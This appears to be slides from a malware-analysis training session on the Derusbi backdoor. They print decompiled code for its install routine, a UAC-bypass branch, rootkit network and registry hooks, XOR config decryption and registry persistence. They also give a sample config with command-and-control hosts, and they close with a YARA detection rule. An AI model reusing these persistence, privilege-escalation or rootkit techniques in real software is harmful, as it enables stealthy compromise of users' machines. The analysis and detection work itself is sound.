Regsvr32 EP - DllRegisterServer


```
HRESULT __stdcall DllRegisterServer()
{
  unsigned int seed; // eax@1
  int rnd; // eax@4 MAPDST
  size_t v3; // ST04_4@5
  size_t v4; // eax@5
  HANDLE hproc; // eax@12
  DWORD nSize; // [esp+0h] [ebp-18Ch]@4
  CHAR BaseName; // [esp+4h] [ebp-188h]@12
  CHAR Buffer; // [esp+108h] [ebp-84h]@4

  seed = GetTickCount();
  srand(seed);
  if ( isElevated() )
  {
    if ( DecryptLocalConfig(&localconfig) )
    {
      if ( localconfig.infectionid[0] )
      {
        rnd = rand() % 999;
        v3 = 64 - strlen(localconfig.infectionid);
        v4 = strlen(localconfig.infectionid);
        snprintf(&localconfig + v4, v3, "-%03d", rnd);
      }
      else
      {
        nSize = 128;
        GetComputerNameA(&Buffer, &nSize);
        rnd = rand();
        snprintf(localconfig.infectionid, 0x40u, "-%s-%03d", &Buffer, rnd % 999);
      }
      StoreConfigInRegistry(&localconfig);
    }
    InstallCoreModule();
  }
  else if ( (CheckOSVersion() & 0xFFFF0000) == 0x6010000 && isLocalAdmin() && UACPromptEnabled() )// if win7
  {
    UACBypass_InjectDll();
  }
  MoveFileExW(&CurrentModuleName, 0, MOVEFILE_DELAY_UNTIL_REBOOT);
  hproc = GetCurrentProcess();
  GetModuleBaseNameA(hproc, 0, &BaseName, 0x104u);
  if ( !stricmp(&BaseName, "regsvr32.exe") )
    ExitProcess(0);
  return 0;
}
```

Start Core


```
if ( SetSecurityDescriptorAccessCheck() && sub_1000507B() )
{
  v1 = 0;
  if ( sizedriver > 0 )
  {
    v2 = 0;
    do
    {
      // F3 5D 88 2E Is the driver key
      v3 = (unsigned int)keydriver >> v2;
      v2 += 8;
      bodydriver[v1] ^= v3;
      ++v1;
    }
    while ( v1 < sizedriver );
  }
  writeloaddriver(bodydriver, sizedriver);
}
result = (DWORD *)allocateandzero(60u);
v5 = result;
if ( result )
{
  *((_BYTE *)result + 0xC) = 0;
  *result = time64(0);
  v5[4] = 0;
  v5[5] = 0;
  result = (DWORD *)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, v5, 0, v5 + 2);
  v5[1] = (DWORD)result;
}
```

Rootkit driver


```
; int InstallRootKit(void)
InstallRootKit proc near               ; CODE XREF: mainfunc:loc_11090↑p
          call    HookNetwork
          mov     network_hook_status, eax
          call    HookRegistry
          mov     registry_hook_status, eax
          xor     eax, eax
          retn
InstallRootKit endp

; ---------------------------------------------------------------------------
          db 5 dup(0CCh)

; =============== S U B R O U T I N E =======================================

; Attributes: bp-based frame

CheckLocalPortRange proc near          ; CODE XREF: sub_11222+A4↓p
                                       ; sub_11222+15D↓p
                                       ; sub_11222+219↓p
                                       ; nsiproxyhook+AD↓p

arg_C     = dword ptr  14h

          mov     edi, edi
          push    ebp
          mov     ebp, esp
          mov     eax, [ebp+arg_C]
          add     eax, 0FFFF9B9Ch
          mov     ecx, 0C8h
          cmp     ecx, eax
          sbb     eax, eax
          inc     eax
          pop     ebp
          retn    10h
CheckLocalPortRange endp
```

Rootkit driver TCP port check


```
BOOL __stdcall CheckLocalPortRange(int a1, int a2, int a3, int a4)
{
  return (a4 - 25700) <= 200;
}
```

Configuration decobfuscation

```
1  char __cdecl Decryptconfig(void *a1)
2  {
3    int v1; // eax@5
4    char v2; // cl@6
5    char v4; // [esp+Fh] [ebp-1A1h]@1
6    unsigned int v5; // [esp+10h] [ebp-1A0h]@5
7    char Dst[64]; // [esp+18h] [ebp-198h]@1
8    char v7; // [esp+58h] [ebp-158h]@1
9    char v8; // [esp+59h] [ebp-157h]@2
10   unsigned int v9; // [esp+160h] [ebp-50h]@3
11
12   v4 = 0;
13   memcpy(Dst, &EncryptedConfig, 400u);
14   if ( isalnum(v7) && isalnum(v8) && v9 < 0x7E900 )
15     goto LABEL_13;
16   if ( v7 )
17   {
18     v1 = 0;
19     v5 = 0;
20     do
21     {
22       v2 = v5;
23       v5 += 8;
24       Dst[v1] ^= 0xD1FC2DF6 >> v2;
25       ++v1;
26     }
27     while ( v5 < 0xC80 );
28     if ( isalnum(v7) && isalnum(v8) )
29     {
30 LABEL_13:
31       memcpy(a1, Dst, 400u);
32       v4 = 1;
33     }
34   }
35   return v4;
36 }
```

Configuration structure


```
struct __declspec(align(1)) configdata
{
  CHAR infectionid[64];  /* campaign-infection id */
  CHAR httpconfig[256];  /* C2 endpoints (address and port) */
  _DWORD dw1;
  _DWORD dw2;
  _DWORD timeout;        /* C2 beacon interval */
  _DWORD ConnectionType; /* Type of connection to use */
  CHAR proxyconfig[32];  /* Proxy address and port */
  CHAR user[16];         /* proxy username */
  CHAR password[16];     /* proxy password */
};
```

Our sample config

infectionid	heritage
httpconfig	vpn.foundationssl.com:443,openssh.x24hr.com:53
dw1	0x00
dw2	0x00
timeout	0x0D
ConnectionType	0x10
proxyconfig	172.16.1.141:3128
user	not set
password	not set


Save to Internet Explorer registry key

```
1  char __usercall Saveconfig@<al>(const void *a1@<edi>)
2  {
3    unsigned int v2; // ecx@3
4    char *v3; // eax@4
5    DWORD v4; // esi@5
6    HKEY phkResult; // [esp+0h] [ebp-408h]@1
7    char Dst[1024]; // [esp+4h] [ebp-404h]@3
8
9    if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Internet Explorer", 0, 2u, &phkResult) )
10     return 0;
11   memcpy(Dst, a1, 0x190u);
12   v2 = 0;
13   do
14   {
15     v3 = &Dst[v2++];
16     *v3 = ~(*v3 ^ 0x5F);
17   }
18   while ( v2 < 0x190 );
19   v4 = RegSetValueExA(phkResult, "Security", 0, 3u, (const BYTE *)Dst, 0x190u);
20   RegCloseKey(phkResult);
21   if ( !v4 )
22     return 1;
23   SetLastError(v4);
24   return 0;
25 }
```


Network packet structure


```
struct struct_packet /* packet
header */
{
  _DWORD sizetotal;
  _DWORD type;
  _DWORD checksum;
  _DWORD xorkey;
  _DWORD iscompressed;
  _DWORD rawdatasize;
  char databuf[];
};
```

Original WU service DLL in Security




ServiceMain runs original service



```
1 void __stdcall ServiceMain(int a1, const wchar_t **a2)
2 {
3   // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5   wcstombs(::Dest, *a2, 0x100u);
6   StartBot();
7   memset(Dst, 0, 0x200u);
8   memset(&ProcName, 0, 0x40u);
9   LOBYTE(Dest[0]) = 0;
10  sprintf(Dest, "SYSTEM\\CurrentControlSet\\Services\\%s\\Parameters", ::Dest);
11  if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, Dest, 0, 0xF003Fu, &phkResult) )
12  {
13    cbData = 256;
14    if ( !RegQueryValueExA(phkResult, "Security", 0, &Type, Dest, &cbData) && Type == 3 )
15    {
16      v2 = cbData / 2;
17      for ( i = 0; i < v2; ++i )
18        Dest[i] ^= 0x8Cu;
19      ExpandEnvironmentStringsW(Dest, Dst, 0x100u);
20    }
21    if ( !RegQueryValueExA(phkResult, "ServiceMain", 0, &Type, Dest, &cbData) && Type == 1 )
22    {
23      *(Dest + cbData) = 0;
24      strcpy(&ProcName, Dest);
25    }
26    RegCloseKey(phkResult);
27  }
28  if ( !ProcName )
29    strcpy(&ProcName, "ServiceMain");
30  v4 = LoadLibraryW(Dst);
```

Goofs




```
 1 HRESULT __stdcall DllUnregisterServer()
 2 {
 3   unsigned int v0; // eax@1
 4   HANDLE v1; // eax@1
 5   HANDLE v2; // eax@4
 6   struct tagMSG Msg; // [esp+8h] [ebp-124h]@6
 7   CHAR BaseName; // [esp+24h] [ebp-108h]@4
 8
 9   v0 = GetTickCount();
10   srand(v0);
11   v1 = OpenMutexA(0x1F0001u, 0, "c1212win");
12   if ( v1 )
13   {
14     CloseHandle(v1);
15     ExitProcess(0);
16   }
17   todropdriver();
18   v2 = GetCurrentProcess();
19   GetModuleBaseNameA(v2, 0, &BaseName, 0x104u);
20   if ( !stricmp(&BaseName, "regsvr32.exe") && Filename )
21   {
22     while ( GetMessageA(&Msg, 0, 0, 0) )
23       ;
24   }
25   return 0;
26 }
```

Example Yara rule


```
rule Derusbidll
{
    strings:
        $keydriver = {F3 5D 88 2E}
        $servicename = "wuauserv"
        $mutexcheck = "c1212win”

    condition:
        all of them
}
```



Summary

“Apply”

- Use IDAPro to analyze a Derusbi sample
- Use IDAPython to script analysis, practice on configuration data and dropped file
- Use Bochs emulator with IDAPro to deobfuscate samples
- Use YARA to scan for IOCs on your network

References

- https://www.emc.com/collateral/white-papers/h12756-wp-shell-crew.pdf
- https://assets.documentcloud.org/documents/2084641/crowdstrike-deep-panda-report.pdf
- http://blog.airbuscybersecurity.com/post/2015/10/Malware-Sakula-Evolutions-%28Part-2/2%29
- http://blog.jpcert.or.jp/2015/11/a-volatility-plugin-created-for-detecting-malware-used-in-targeted-attacks.html
- http://blog.airbuscybersecurity.com/post/2015/11/Newcomers-in-the-Derusbi-family
- https://www.novetta.com/wp-content/uploads/2014/11/Derusbi.pdf
- https://www.threatconnect.com/the-anthem-hack-all-roads-lead-to-china/
- https://www.cs.bu.edu/~goldbe/teaching/HW55815/presos/anthem.pdf
- https://www.virusbtn.com/pdf/conference_slides/2015/Pun-etal-VB2015.pdf
- http://www.sekoia.fr/blog/windows-driver-signing-bypass-by-derusbi/
- https://download.pureftpd.org/misc/UAC.cpp